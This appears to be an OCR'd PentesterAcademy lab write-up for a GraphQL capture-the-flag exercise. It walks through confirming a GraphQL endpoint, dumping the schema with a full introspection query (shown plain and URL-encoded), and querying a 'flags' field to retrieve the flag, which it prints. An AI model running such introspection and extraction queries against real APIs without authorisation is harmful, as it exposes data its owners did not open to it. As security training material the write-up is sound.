


ATTACK
DEFENSE
by PentesterAcademy

Name	Introspection Queries I
URL	https://attackdefense.com/challengedetails?cid=1995
Type	REST: GraphQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


When the lab is launched, the JSONView is shown in the browser.



Step 1: Recon: Determining if the target is actually running GraphQL.

Append the following payload to the base URL and make a GET request:

Request Payload: /?query={}



The response indicates that the server is using GraphQL to process the queries.

Step 2: Exploring the GraphQL Schema

Since it is mentioned in the challenge description that the Introspection Queries are not disabled.That would allow us to query the GraphQL Schema.

Make the following introspection query to get the Schema information:

Introspection Query:

```
fragment FullType on __Type {
  kind
  name
  description
  fields {
        name
        description
        args {
        ...InputValue
        }
        type {
        ...TypeRef
        }
  }
  inputFields {
        ...InputValue
  }
  interfaces {
        ...TypeRef
```

```
  }
  enumValues {
        name
        description
  }
  possibleTypes {
        ...TypeRef
  }
}

fragment InputValue on __InputValue {
  name
  description
  type {
        ...TypeRef
  }
  defaultValue
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        ofType {
        kind
        name
        }
```

```
            }
            }
            }
            }
            }
  }
}

query IntrospectionQuery {
  __schema {
            queryType {
            name
            }
            mutationType {
            name
            }
            types {
            ...FullType
            }
            directives {
            name
            description
            locations
            args {
            ...InputValue
            }
            }
  }
}
```

Note: The above query is a slightly modified version query mentioned in the following Github Gist:
Reference: https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded

Append the following GET request payload to the base URL to issue the above query:


Request Payload:

```
/?query=fragment%20FullType%20on%20__Type%20{+%20%20kind+%20%20name+%20%20description+%20%20fields%20{+%20%20%20%20name+%20%20%20%20description+%20%20%20%20args%20{+%20%20%20%20%20%20%20...InputValue+%20%20%20%20}+%20%20%20%20type%20{+%20%20%20%20%20%20%20...TypeRef+%20%20%20%20}+%20%20}+%20%20inputFields%20{+%20%20%20%20...InputValue+%20%20}+%20%20interfaces%20{+%20
```

%20%20%20...TypeRef+%20%20}+%20%20enumValues%20{+%20%20%20%20name+%20
%20%20%20description+%20%20}+%20%20possibleTypes%20{+%20%20%20%20...TypeRef
+%20%20}+}++fragment%20InputValue%20on%20__InputValue%20{+%20%20name+%20%2
0description+%20%20type%20{+%20%20%20%20...TypeRef+%20%20}+%20%20defaultValue
+}++fragment%20TypeRef%20on%20__Type%20{+%20%20kind+%20%20name+%20%20ofT
ype%20{+%20%20%20%20kind+%20%20%20%20name+%20%20%20%20ofType%20{+%20
%20%20%20%20%20kind+%20%20%20%20%20%20name+%20%20%20%20%20%20ofTyp
e%20{+%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20name+%2
0%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20kind
+%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20
%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20
%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%2
0ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%
20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20na
me+%20%20%20%20%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%2
0%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20
%20%20%20%20}+%20%20%20%20%20%20}+%20%20%20%20}+%20%20}+}++query%20In
trospectionQuery%20{+%20%20__schema%20{+%20%20%20%20queryType%20{+%20%20
%20%20%20%20name+%20%20%20%20}+%20%20%20%20mutationType%20{+%20%20%2
0%20%20%20name+%20%20%20%20}+%20%20%20%20types%20{+%20%20%20%20%20
%20...FullType+%20%20%20%20}+%20%20%20%20directives%20{+%20%20%20%20%20%
20name+%20%20%20%20%20%20description+%20%20%20%20%20%20locations+%20%20
%20%20%20%20args%20{+%20%20%20%20%20%20%20%20...InputValue+%20%20%20%2
0%20%20}+%20%20%20%20}+%20%20}+}


Note: All the newline characters ('\n') are replaced with the plus ('+') character.

Response:



Notice that the Query object has a flags fields.

...



So, in the backend, the Flags type contains the flag (as stated in the description) and it has the following fields: id, name and value.

Also, since it is observed above that the Query object has a "flags" field, making a query to fetch the name and value from all the flag entries present in the backend.


Query:

```
{
  flags {
          name
          value
  }
}
```

Append the following GET request payload to the base URL to issue the above query:

Request Payload: /?query={+flags+{+name+value+}+}

Response:



Flag: 9bf4c0e6e2e8ce9183ca28a87191723e

References:

1. GraphQL (https://graphql.org)
2. Introspection Query (https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded)